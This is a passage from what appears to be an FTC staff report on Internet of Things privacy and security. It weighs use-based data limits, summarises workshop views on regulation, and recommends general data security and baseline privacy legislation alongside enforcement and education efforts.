Staff also notes that existing laws containing elements of the use-based approach apply to the IoT. The FCRA sets forth a number of statutory protections applicable to “consumer report” information, including restrictions on the uses for which this information can be shared.¹⁷¹ Even when there is a permissible use for such information, the FCRA imposes an array of protections, including those relating to notice, access, disputes, and accuracy.¹⁷² In addition, the FTC has used its “unfairness” authority to challenge a number of harmful uses of consumer data. For example, in the agency’s recent case against Leap Lab, the Commission alleged that defendants sold consumer payday loan applications that included consumers’ Social Security and financial account numbers to non-lenders that had no legitimate need for this sensitive personal information.¹⁷³

Staff has concerns, however, about adopting solely a use-based model for the Internet of Things. First, because use-based limitations have not been fully articulated in legislation or other widely-accepted multistakeholder codes of conduct, it is unclear who would decide which additional uses are beneficial or harmful.¹⁷⁴ If a company decides that a particular data use is beneficial and consumers disagree with that decision, this may erode consumer trust. For example, there was considerable consumer outcry over Facebook’s launch of the Beacon service,

¹⁷¹ FCRA, 15 U.S.C. § 1681–1681v. Section 604 of the FCRA sets forth the permissible purposes for which a consumer reporting company may furnish consumer report information, such as to extend credit or insurance or for employment purposes. 15 U.S.C. 1681b.

¹⁷² FCRA, 15 U.S.C. § 1681–1681v.

¹⁷³ Press Release, FTC, FTC Charges Data Broker with Facilitating the Theft of Millions of Dollars from Consumers’ Accounts (Dec. 23, 2014), *available at* <http://www.ftc.gov/news-events/press-releases/2014/12/ftc-charges-data-broker-facilitating-theft-millions-dollars>.

¹⁷⁴ ANN CAVOUKIAN ET AL., INFO. & PRIVACY COMM’R, ONT., CAN., THE UNINTENDED CONSEQUENCES OF PRIVACY PATERNALISM (2014), *available at* http://www.privacybydesign.ca/content/uploads/2014/03/pbd-privacy_paternalism.pdf.

as well as Google's launch of the Buzz social network, which ultimately led to an FTC enforcement action.¹⁷⁵

Second, use limitations alone do not address the privacy and security risks created by expansive data collection and retention. As explained above, keeping vast amounts of data can increase a company's attractiveness as a data breach target, as well as the risk of harm associated with any such data breach. For this reason, staff believes that companies should seek to reasonably limit the data they collect and dispose of it when it is no longer needed.

Finally, a use-based model would not take into account concerns about the practice of collecting sensitive information.¹⁷⁶ Consumers would likely want to know, for example, if a company is collecting health information or making inferences about their health conditions, even if the company ultimately does not use the information.¹⁷⁷

¹⁷⁵ See, e.g., Google Inc., No. C-4336 (Oct. 13, 2011) (consent order), available at <http://www.ftc.gov/sites/default/files/documents/cases/2011/10/111024googlebuzzdo.pdf>.

¹⁷⁶ In addition to collecting sensitive information outright, companies might create sensitive information about consumers by making inferences from other data that they or others have already collected. A use-based model might not address, or provide meaningful notice about, sensitive inferences. The extent to which a use-based model limits or prohibits sensitive inferences will depend on how the model defines harms and benefits and how it balances the two, among other factors.

¹⁷⁷ Of course, if a company misstates how it uses data, this could be a deceptive practice under Section 5 of the FTC Act. The FTC has brought cases against companies that promise to use consumers' data one way, but used it in another way. See, e.g., Google Inc., *supra* note 175. The FTC can also use its unfairness authority to prohibit uses of data that cause or are likely to cause substantial injury to a consumer, where that injury was not reasonably avoidable by the consumer, and where the injury was not outweighed by a benefit to consumers or competition. See, e.g., Designerware, LLC, No. C-4390 (Apr. 11, 2013) (consent order) (alleging that installing and turning on webcams on people's home computers without their knowledge or consent was an unfair practice), available at <http://www.ftc.gov/enforcement/cases-proceedings/112-3151/designerware-llc-matter>.

The establishment of legislative or widely-accepted multistakeholder use-based frameworks could potentially address some of these concerns and should be considered. For example, the framework could set forth permitted or prohibited uses. In the absence of such legislative or widely accepted multistakeholder frameworks, however, the approach set forth here – giving consumers information and choices about their data – continues to be the most viable one for the IoT in the foreseeable future.

Legislation

Summary of Workshop Discussions

Workshop participants discussed whether legislation is needed to ensure appropriate protections for data collected through connected devices. Some participants expressed trepidation that the benefits of the IoT might be adversely affected should policymakers enact laws or regulations on industry.¹⁷⁸ One participant stated, “[t]he FTC should be very cautious about proposing regulation of this sector, given its importance to innovation in America.”¹⁷⁹ Another participant noted that “we should be careful to kind of strike a balance between guiding companies in the right direction and enforcing.”¹⁸⁰ Still another worried that the workshop might “represent[] the beginning of a regulatory regime for a new set of information technologies that are still in their infancy” and advised policymakers to “exercise restraint and avoid the impulse to regulate before serious harms are demonstrated.”¹⁸¹ Another participant questioned what legislation would look like, given the difficulty of defining the contours of privacy rights.¹⁸²

A number of participants noted that self-regulation is the appropriate approach to take to the IoT. One participant stated, “self-regulation and best business practices – that are technology

¹⁷⁸ See, e.g., *Comment of Direct Mktg. Ass’n*, #484 cmt. #00010.

¹⁷⁹ *Comment of Internet Commerce Coal.*, #484 cmt. #00020 at 2.

¹⁸⁰ Remarks of Rogers, Transcript of Workshop at 359.

¹⁸¹ *Comment of Tech. Policy Program of the Mercatus Ctr., George Mason Univ.*, #484 cmt. #00024 at 1 and 9.

¹⁸² Remarks of Cerf, Transcript of Workshop at 149-50 (“Well, I have to tell you that regulation is tricky. And I don’t know, if somebody asked me, would you write a regulation for this, I would not know what to say. I don’t think I have enough understanding of all of the cases that might arise in order to say something useful about this, which is why I believe we are going to end up having to experience problems before we understand the nature of the problems and maybe even the nature of the solutions.”).

neutral – along with consumer education serve as the preferred framework for protecting consumer privacy and security while enhancing innovation, investment, competition, and the free flow of information essential to the Internet of Things.”¹⁸³ Another participant agreed, stating “[s]elf-regulatory regimes have worked well to ensure consumer privacy and foster innovation, and industry has a strong track record of developing and implementing best practices to protect information security.”¹⁸⁴

Other participants noted that the time is ripe for legislation, either specific to the IoT or more generally.¹⁸⁵ One participant who called for legislation noted that the “explosion of fitness and health monitoring devices is no doubt highly beneficial to public health and worth encouraging,” but went on to state:

At the same time, data from these Internet of Things devices should not be usable by insurers to set health, life, car, or other premiums. Nor should these data migrate into employment decisions, credit decisions, housing decisions, or other areas of public life. To aid the development of the Internet of Things—and reap the potential public health benefits these devices can create—we should reassure the public that their health data will not be used to draw unexpected inferences or incorporated into economic decisionmaking.¹⁸⁶

Recommendations

The Commission staff recognizes that this industry is in its relatively early stages. Staff does not believe that the privacy and security risks, though real, need to be addressed through IoT-specific legislation at this time. Staff agrees with those commenters who stated that there is

¹⁸³ *Comment of U.S. Chamber of Commerce*, #510 cmt. #00011 at 3.

¹⁸⁴ *Comment of Consumer Elec. Ass’n*, #484 cmt. #00027 at 18.

¹⁸⁵ Remarks of Hall, Transcript of Workshop at 180-81 (supporting baseline privacy legislation); *see also* Remarks of Jacobs, Transcript of Workshop at 360 (emphasizing importance of enforcement “in the meantime”).

¹⁸⁶ Peppet, *Regulating the Internet of Things*, *supra* note 62, at 151.

great potential for innovation in this area, and that legislation aimed specifically at the IoT at this stage would be premature. Staff also agrees that development of self-regulatory programs¹⁸⁷ designed for particular industries would be helpful as a means to encourage the adoption of privacy- and security-sensitive practices.

However, while IoT specific-legislation is not needed, the workshop provided further evidence that Congress should enact general data security legislation. As noted above, there was wide agreement among workshop participants about the importance of securing Internet-enabled devices, with some participants stating that many devices now available in the market are not reasonably secure, posing risks to the information that they collect and transmit and also to information on consumers' networks or even to others on the Internet.¹⁸⁸ These problems highlight the need for substantive data security and breach notification legislation at the federal level.

The Commission has continued to recommend that Congress enact strong, flexible, and technology-neutral legislation to strengthen the Commission's existing data security enforcement tools and require companies to notify consumers when there is a security breach. Reasonable and appropriate security practices are critical to addressing the problem of data breaches and protecting consumers from identity theft and other harms. Notifying consumers of breaches after they occur helps consumers protect themselves from any harm that is likely to be caused by the misuse of their data. These principles apply equally to the IoT ecosystem.¹⁸⁹

¹⁸⁷ Remarks of Lightner, Transcript of Workshop at 56-57 (discussing voluntary code of conduct for energy data); *Comment of Future of Privacy Forum*, #484 cmt. #00013 (discussing self-regulatory efforts in a variety of contexts).

¹⁸⁸ See discussion *supra* pp. 10-14 and accompanying notes.

¹⁸⁹ One commenter argued that breach notification laws should be even broader in the IoT context. See Remarks of Peppet, Transcript of Workshop at 220 (urging that breach notification laws be extended for the IoT to cover additional types of information that would lead to consumer harm but would not meet the definition of personal

We emphasize that general technology-neutral data security legislation should protect against unauthorized access to both personal information and device functionality itself. The security risks associated with IoT devices, which are often not limited to the compromise of personal information but also implicate broader health and safety concerns, illustrate the importance of these protections. For example, if a pacemaker is not properly secured, the concern is not merely that health information could be compromised, but also that a person wearing it could be seriously harmed.¹⁹⁰ Similarly, a criminal who hacks into a car's network could cause a car crash. Accordingly, general data security legislation should address risks to both personal information and device functionality.

In addition, the pervasiveness of information collection and use that the IoT makes possible reinforces the need for baseline privacy standards.¹⁹¹ Commission staff thus again recommends that Congress consider enacting broad-based (as opposed to IoT-specific) privacy legislation. Such legislation should be flexible and technology-neutral, while also providing clear rules of the road for companies about such issues as when to provide privacy notices to consumers and offer them choices about data collection and use practices. Although the Commission currently has authority to take action against some IoT-related practices, it cannot

information protected under existing laws). The Commission has not taken a position on such an approach at this time.

¹⁹⁰ Andrea Peterson, *Yes, Terrorists Could Have Hacked Dick Cheney's Heart*, WASH. POST (Oct. 21, 2013), <http://www.washingtonpost.com/blogs/the-switch/wp/2013/10/21/yes-terrorists-could-have-hacked-dick-cheney-heart/>.

¹⁹¹ Commissioner Ohlhausen disagrees with this portion of the staff's recommendation. She believes that the FTC's current Section 5 authority to prohibit unfair and deceptive acts or practices already requires notice and choice for collecting sensitive personally identifiable information and protects against uses of consumer information that cause or are likely to cause substantial consumer harm not outweighed by benefits to consumers or competition. Furthermore, the FCRA, HIPAA, and other laws already provide additional sector-specific privacy protections. Thus, Commissioner Ohlhausen questions what harms baseline privacy legislation would reach that the FTC's existing authority cannot.

mandate certain basic privacy protections – such as privacy disclosures or consumer choice – absent a specific showing of deception or unfairness.

The Commission has issued a report and testified before Congress calling for baseline federal privacy legislation.¹⁹² These recommendations have been based on concerns about the lack of transparency regarding some companies’ data practices and the lack of meaningful consumer control of personal data. These concerns permeate the IoT space, given the ubiquity of information collection, the broad range of uses that the IoT makes possible, the multitude of companies involved in collecting and using information, and the sensitivity of some of the data at issue.

Staff believes such legislation will help build trust in new technologies that rely on consumer data, such as the IoT. Consumers are more likely to buy connected devices if they feel that their information is adequately protected.¹⁹³ A 2012 survey shows, for example, that a majority of consumers uninstalled an app because they were concerned that it was collecting too much personal information, or declined to install an app at all.¹⁹⁴ A 2014 survey shows that 87% of consumers are concerned about the type of data collected through smart devices, and 88% of

¹⁹² See, e.g., Privacy Report, *supra* note 85, at 12-13; *The Need for Privacy Protections: Perspectives from the Administration and the Federal Trade Commission Before the S. Comm. On Commerce, Science & Transportation* (May 9, 2012) (statement of FTC), available at http://www.ftc.gov/sites/default/files/documents/public_statements/prepared-statement-federal-trade-commission-need-privacy-protections-perspectives-administration-and/120509privacyprotections.pdf.

¹⁹³ Remarks of Chibba, Transcript of Workshop at 312-13; see also Remarks of Wolf, Transcript of Workshop at 260 (noting that “the Michigan Department of Transportation and the Center for Automotive Research identified security as the primary concern for connected car technologies”); *Comment of Future of Privacy Forum*, #484 cmt. #00013 at 5 (“If there are lax controls and insufficient oversight over the collection of personal information through connected devices, consumers will lose trust in the evolving technologies. Even with proper controls and oversight, helping consumers understand the benefits from these innovations and the protections in place is important lest they feel that personal control has been sacrificed for corporate gain.”).

¹⁹⁴ JAN LAUREN BOYLES ET AL., PEW INTERNET PROJECT, PRIVACY AND DATA MANAGEMENT ON MOBILE DEVICES (2012), available at http://www.pewinternet.org/files/old-media/Files/Reports/2012/PIP_MobilePrivacyManagement.pdf.

consumers want to control the data that is collected through smart devices.¹⁹⁵ Surveys also show that consumers are more likely to trust companies that provide them with transparency and choices.¹⁹⁶ General privacy legislation that provides for greater transparency and choices could help both consumers and businesses by promoting trust in the burgeoning IoT marketplace.

In addition, as demonstrated at the workshop, general privacy legislation could ensure that consumers' data is protected, regardless of who is asking for it. For example, workshop participants discussed the fact that HIPAA protects sensitive health information, such as medical diagnoses, names of medications, and health conditions, but only if it is collected by certain entities, such as a doctor's office or insurance company.¹⁹⁷ Increasingly, however, health apps are collecting this same information through consumer-facing products, to which HIPAA protections do not apply. Commission staff believes that consumers should have transparency and choices over their sensitive health information, regardless of who collects it. Consistent standards would also level the playing field for businesses.

¹⁹⁵ The TRUSTe Internet of Things Privacy Index, 2014 U.S. Edition, available at <http://www.truste.com/us-internet-of-things-index-2014/>.

¹⁹⁶ See, e.g., Adam DeMartino, Evidon, *RESEARCH: Consumers Feel Better About Brands that Give Them Transparency and Control Over Ads* (Nov. 10, 2010), available at <http://www.evidon.com/blog/research-consumers-feel-better-about-brands-that-give-them-transparency-and-control-over-ads>; Scott Meyer, *Data Transparency Builds Trust*, BRANDREPUBLIC (Oct. 31, 2012), available at <http://www.brandrepublic.com/news/1157134/>; TRUSTe, *New TRUSTe Survey Finds Consumer Education and Transparency Vital for Sustainable Growth and Success of Online Behavioral Advertising* (July 25, 2011), available at http://www.truste.com/about-TRUSTe/press-room/news_truste_behavioral_advertising_survey_2011.

¹⁹⁷ Remarks of Hall, Transcript of Workshop at 179; Remarks of T. Drew Hickerson, Happtique, Transcript of Workshop at 350; *Comment of Ctr. for Democracy & Tech*, #510 cmt. #00016 at 12.

While Commission staff encourages Congress to consider privacy and security legislation, we will continue to use our existing tools to ensure that IoT companies continue to consider security and privacy issues as they develop new devices and services. Specifically, we will engage in the following initiatives:

- **Law enforcement:**

The Commission enforces the FTC Act, the FCRA, the Children’s Online Privacy Protection Act, the health breach notification provisions of the HI-TECH Act, and other laws that might apply to the IoT. Where appropriate, staff will recommend that the Commission use its authority to take action against any actors it has reason to believe are in violation of these laws. The TRENDNet case, discussed above, was the Commission’s first IoT case. We will continue to look for cases involving companies making IoT devices that, among other things, do not maintain reasonable security, make misrepresentations about their privacy practices, or violate the requirements of the FCRA when they use information for credit, employment, insurance, or other eligibility decisions. Staff believes that a strong FTC law enforcement presence will help incentivize appropriate privacy and security-protective practices by companies manufacturing and selling connected devices.

- **Consumer and business education:**

Consumers should understand how to get more information about the privacy of their IoT devices, how to secure their home networks that connect to IoT devices, and how to use any available privacy settings. Businesses, and in particular small businesses, would benefit from additional information about how to reasonably secure IoT devices. The Commission staff will develop new consumer and business education materials in this area.

- **Participation in multi-stakeholder groups:**

Currently, Commission staff is working with a variety of groups that are considering guidelines related to the Internet of Things. For example, staff participates in NTIA’s multi-stakeholder group that is considering guidelines for facial recognition and the Department of Energy’s multi-stakeholder effort to develop guidelines for smart meters. Even in the absence of legislation, these efforts can result in best practices for companies developing connected devices, which can significantly benefit consumers. Commission staff will continue to participate in multistakeholder groups to develop guidelines related to the IoT.

- **Advocacy:**

Finally, where appropriate, the Commission staff will look for advocacy opportunities with other agencies, state legislatures, and courts to promote protections in this area. Among other things, staff will share the best practices discussed in this report with other government entities in order to ensure that they consider privacy and security issues.

Conclusion

The IoT presents numerous benefits to consumers, and has the potential to change the ways that consumers interact with technology in fundamental ways. In the future, the Internet of Things is likely to meld the virtual and physical worlds together in ways that are currently difficult to comprehend. From a security and privacy perspective, the predicted pervasive introduction of sensors and devices into currently intimate spaces – such as the home, the car, and with wearables and ingestibles, even the body – poses particular challenges. As physical objects in our everyday lives increasingly detect and share observations about us, consumers will likely continue to want privacy. The Commission staff will continue to enforce laws, educate consumers and businesses, and engage with consumer advocates, industry, academics, and other stakeholders involved in the IoT to promote appropriate security and privacy protections. At the same time, we urge further self-regulatory efforts on IoT, along with enactment of data security and broad-based privacy legislation.